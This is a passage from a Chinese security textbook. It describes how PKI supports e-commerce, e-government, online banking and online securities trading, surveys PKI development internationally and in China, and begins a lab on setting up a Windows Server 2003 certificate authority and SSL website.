电子商务按应用模式分类有 B2C、B2B 和 B2G 等模式,按形式可分为买方主导型、卖方主导型和电子交易市场型。各种应用模式和形式的交易流程各不相同,但在国内外电子商务中,电子交易市场型是发展主流,在此就其一般流程加以简要叙述。

一般电子商务的参与方有买方、卖方、银行和作为中介的电子交易市场。买方通过自己的浏览器上网,登录到电子交易市场的 Web 服务器,寻找卖方的虚拟电子商场。当买方登录服务器时,要相互验证对方证书,相互确认对方身份,称为双向认证(B2B 要求)。

互相身份确认以后,建立起安全通道,买方浏览卖方的商品,进行讨价还价之后向商场提交订单,其中电子交易市场起中介作用。订单里有两种信息,一部分是订货信息,包括商品名称和价格;另一部分是提交银行的支付信息,包括金额和支付账号。买方对这两种信息进行“双重数字签名”,分别用商场和银行的证书公钥加密上述信息。当商场收到这些交易信息后,留下订货单信息,而将支付信息转发给银行。商场只能用自己专有的私钥解开用自己的公钥加密的订货单信息,验证签名,而因没有银行的私钥,解不开加密的支付信息,看不到买方的账号。同理,银行只能用自己的私钥解开用自己的公钥加密的支付信息,验证签名,进行划账,而看不到买方买什么商品,做到隐私权的保护。银行在完成划账以后,通知起中介作用的电子交易市场、物流中心和买方,并进行商品配送。整个交易过程都是在 PKI 所提供的安全服务之下进行的,做到了安全、可靠、保密和不可否认性。

(2) 电子政务

电子政务就是指将计算机网络技术应用于政务领域,其主内容有:网上信息发布、办公自动化、网上办公、信息资源共享等。按应用模式也可分为 G2C、G2B、G2G。PKI 在电子政

务中的应用主要是解决身份认证、数据完整性、数据保密性和不可抵赖性等问题。电子政务的应用领域很多，这里仅就其主要的安全处理流程加以说明。如一个保密文件发给谁，某个保密文件哪一级的公务员有权查阅等，这就需要进行身份认证。与身份认证相关的是访问控制，即权限控制。认证是通过证书进行的，访问控制是通过属性证书或访问控制列表(ACL)完成的。有些文件在网络传输中要加密，保证数据的保密性；有些文件在网上传输要求不能被丢失和被篡改；特别是一些保密文件的收发必须要有数字签名，抵抗否认性。电子政务中的这些安全需求，只有通过PKI提供的安全服务才能得到保证。

(3) 网上银行

网上银行是借助于互联网技术向客户提供信息服务和金融交易服务的新兴产业。银行在互联网上建立站点，通过互联网向客户提供信息查询、对账、网上支付、资金划转、信贷业务及投资理财等金融服务。网上银行的应用模式有B2C个人业务、B2B公司业务两种。在网上开通这种虚拟银行的关键问题是如何解决安全问题。PKI是网上银行安全的基本保证。

网上银行的交易方式是点对点的，即客户对银行。客户浏览器端装有客户证书，银行服务器端装有服务器证书。当客户上网访问银行服务器时，银行端首先要验证客户端证书，检查客户的真实身份，确认是否为银行真实客户。同时服务器还要到CA的目录服务器，通过LDAP协议，查询该客户证书的有效期和是否进入黑名单。认证通过后，客户端还要验证银行服务器端证书，如上所述，此为双向认证。双向认证通过以后，建立起安全通道。客户端提交交易信息，经过客户的数字签名并加密后传送到银行服务器，网关转换后，送到银行后台信息系统进行划账，并将结果进行数字签名后返回给客户端。这样就做到了支付信息的保密和完整，以及交易双方的不可否认性。可以说，PKI的服务与网上银行的安全要求进行了完美的结合。

网上银行的交易具有如下特点：可在任意时间、任意地点和用任意方式通过互联网提交交易。2003年在全国抗击SARS的工作中，网上银行在我国经济活动中起到了非常好的作用，人们可以不到银行柜台，互不见面即可照常办理银行业务。当年4～5月份全国网上银行交易量几乎增加一倍，在全国抗击SARS的活动中网上银行的作用可见一斑。

(4) 网上证券

网上证券广义地讲是证券业的电子商务，它包括网上证券信息服务、网上股票交易和网上银证转账等。网上证券一般属于B2C应用模式。股民为客户端，装有个人证书，券商为服务器端，装有Web证书。在线交易时，券商服务器只要认证股民证书即可，验证是否为合法股民，是单向认证过程，认证通过后，建立安全通道；股民在网上的交易提交同样要进行数字签名，网上信息要加密传输；券商服务器收到交易请求并解密，进行资金划账并做数字签名，将结果返回给客户端。网上证券的每一交易步骤，都离不开PKI的支持。

5. PKI的国内外发展

世界各地，尤其是发达国家，已充分认识到PKI对国家利益的重要性。它是互联技术的制高点，是互联网发展和安全的保证。

(1) 美国代表发达国家PKI发展的主流，在研究各联邦政府已建成的PKI体系的基础上，于1998年提出桥接CA的方案，联邦桥接CA由联邦策略管理机构控制，其目的是在联



邦不同的 PKI 域中提供可信任路径。

(2) 欧盟于 1997 年发表了《欧洲电子商务的主导权》报告，为促进 PKI 建设提供了良好的法律保障。欧盟为了解决各国的 PKI 协同工作问题，在信息社会理事会设立项目以资助研究 PKI 技术。

(3) 日本政府将 PKI 管理分为两部分，即公众和私人两大领域。日本 PKI 组织架构包括：策略批准机构、策略执行机构、认证机构、注册机构和证书使用者。2000 年由日本、韩国、新加坡等国家发起了"亚洲 PKI 论坛"，中国、中国台湾地区、中国香港也参加了"亚洲 PKI 论坛"。

(4) 国内近几年 PKI 有较大发展，自从 1998 年第一个认证中心建立以来，截至目前已建设了七十几家 CA，人们过高地估计了中国电子商务对 CA 的需求，使 CA 建设显得过热。目前在电子商务、电子政务中起不同作用的有中国金融 CA(CFCA)、中国电信 CA、外经贸 CA 和上海 CA。其中中国金融 CA 是国家级 CA，由中国人民银行牵头、13 家商业银行参加联合共建的。它是目前具有国际先进水平的 PKI 系统，能为电子商务、网上银行提供一整套 PKI 安全服务支持，已为各商业银行的网上银行 B2B 业务发放了 10 万多张高级证书。目前系统已经过全面升级，达到了空前的稳定性和安全性，它将会为中国的电子商务起到越来越大的作用。

3.7 实例：构建基于 Windows 2003 的 CA 系统

实验环境如图 3-113 所示。




图 3-113　实验环境

PKI 原理回顾：PKI 是一个用公钥密码学技术来实施和提供安全服务的安全基础设施，它是创建、管理、存储、颁布和撤销证书所涉及的一系列软件、硬件、人员、策略和过程的集合。PKI 以数字证书为基础，使用户在虚拟的网络环境中能够验证相互之间的身份，并保证秘密信息传输的机密性、完整性和不可否认性，为电子商务交易的安全提供了基本保障。CA 系统是 PKI 的核心，因为它管理公钥的整个生命周期。

Windows 2003 Server 对 PKI 做了全面支持，在提供高强度安全性的同时，还与操作系统进行了紧密集成，并作为操作系统的一项基本服务而存在，避免了购买第三方 PKI 所带来的额外开销。

SSL(Secure Socket Layer，安全套接字层)是由 Netscape 公司开发的，被广泛应用于



Internet 上的身份认证及 Web 服务器和用户端浏览器之间的安全数据通信。SSL 协议在 TCP/IP 协议之上，在 HTTP 等应用层协议之下，对基于 TCP/IP 协议的应用服务是完全透明的。利用 CA 颁发的证书，在服务器和客户端之间建立可靠的会话，从而保证两者之间通信的安全性。通过此类功能，企业就可以为相关用户颁发证书，并利用它来控制只有获取证书的用户才可以进行基于安全通道协议（即对 Web 网站上加密文件的访问使用 https，而非 http 方式）验证的访问。

下面介绍实验的过程。

1. 安装证书服务器（CA 服务器）

在 218.198.18.93 计算机上，创建 IIS（Web 服务器）和 CA 认证中心。

（1）创建 IIS

依次选择【开始】|【控制面板】命令，单击【添加/删除程序】图标，再单击【添加/删除 Windows 组件】按钮，出现【Windows 组件向导】对话框，如图 3-114 所示，选择【应用程序服务器】选项。单击【详细信息】按钮，弹出对话框如图 3-115 所示，选择图 3-115 中所示的选项，单击【确定】按钮，回到图 3-114，单击【下一步】按钮，完成 IIS 的安装。



图 3-114　【Windows 组件向导】对话框




图 3-115　详细信息



（2）创建 CA 认证中心

第 1 步：在图 3-114 中选择【证书服务】选项，出现【Microsoft 证书服务】对话框，如图 3-116 所示，单击【是】按钮，回到图 3-114，单击【详细信息】按钮，出现【证书服务】对话框，如图 3-117 所示，选中其中的两项，单击【确定】按钮，出现如图 3-118 所示对话框，开始安装。




图 3-116 【Microsoft 证书服务】对话框




图 3-117 证书服务组件




图 3-118 CA 类型

第 2 步：在图 3-118 中，选择证书颁发类型为【独立根 CA】。

选择证书颁发类型包括：企业根 CA、企业从属 CA、独立根 CA 和独立从属 CA。

企业根 CA 和独立根 CA 都是证书颁发体系中最受信任的证书颁发机构，可以独立地颁发证书。企业根 CA 需要 Active Directory 支持，而独立根 CA 不需要。

从属级的 CA 由于只能从另一个证书颁发机构获取证书，所以一般不选择。



在 Windows 2003 Server 中，企业根 CA 使用 Active Directory 来确定申请人的身份，确定申请人是否具有申请他们所指定的证书类型的安全权限，并由此自动确定是否立即颁发证书或拒绝申请，这种策略设置不能被更改。如果选择此选项一定要注意保护含有此服务的服务器，不能直接暴露在外。

独立根 CA 可以选择在收到申请时自动颁发证书或将申请保持为挂起状态，由管理员验证证书申请者的真实性及合法性，决定是否颁发证书。

第 3 步：在图 3-118 中，单击【下一步】按钮，出现如图 3-119 所示对话框，填写 CA 识别信息，单击【下一步】按钮，如图 3-120 所示，出现【证书数据库设置】页面，选择证书数据库及日志的位置。



图 3-119　CA 识别信息



图 3-120　证书数据库设置

第 4 步：在图 3-120 中，单击【下一步】按钮，出现如图 3-121 所示对话框，询问是否停止 Internet 信息服务，单击【是】按钮，出现如图 3-122 所示对话框。配置组件过程中，出现如图 3-123 所示对话框，单击【是】按钮。出现如图 3-124 所示对话框，单击【完成】按钮，安装完成。





图 3-121　是否停止 Internet 信息服务



图 3-122　配置组件



图 3-123　中国金融 CA 结构



图 3-124　安装完成

第 5 步：设置证书服务管理。依次选择【开始】|【程序】|【管理工具】|【证书颁发机构】命令，出现如图 3-125 所示对话框。右击【jsjCA】选项，选择【属性】|【策略模块】命令，出现如图 3-126 所示对话框。单击【属性】按钮，弹出如图 3-127 所示对话框，选择【将证书请求状态设置为挂起。管理员必须明确地颁发证书】单选按钮，单击【确定】按钮，完成证书服务管理的设置。

2．安装 Web 服务器(SSL 网站)

在 218.198.18.96 计算机上，创建 Web 服务器。






图 3-125 【证书颁发机构】对话框



图 3-126 【jsjCA 属性】对话框




图 3-127 请求处理



图 3-128 【Internet 信息服务(IIS)管理器】对话框

第 1 步：安装 IIS，过程和在 218.198.18.93 计算机上一样。

第 2 步：依次选择【开始】|【程序】|【管理工具】|【Internet 信息服务(IIS)管理器】命令，出现如图 3-128 所示对话框，右击【ztg 网站】选项，选择【属性】|【主目录】命令，弹出如图 3-129 所示对话框；选择【文档】选项卡，如图 3-130 所示；选择【目录安全性】选项卡，如图 3-131 所示。



图 3-129 主目录




图 3-130 【文档】选项卡

在 c:\inetpub\wwwroot 下面创建 index.htm 主页文件，内容是“您正在访问 ssl 网站！”。



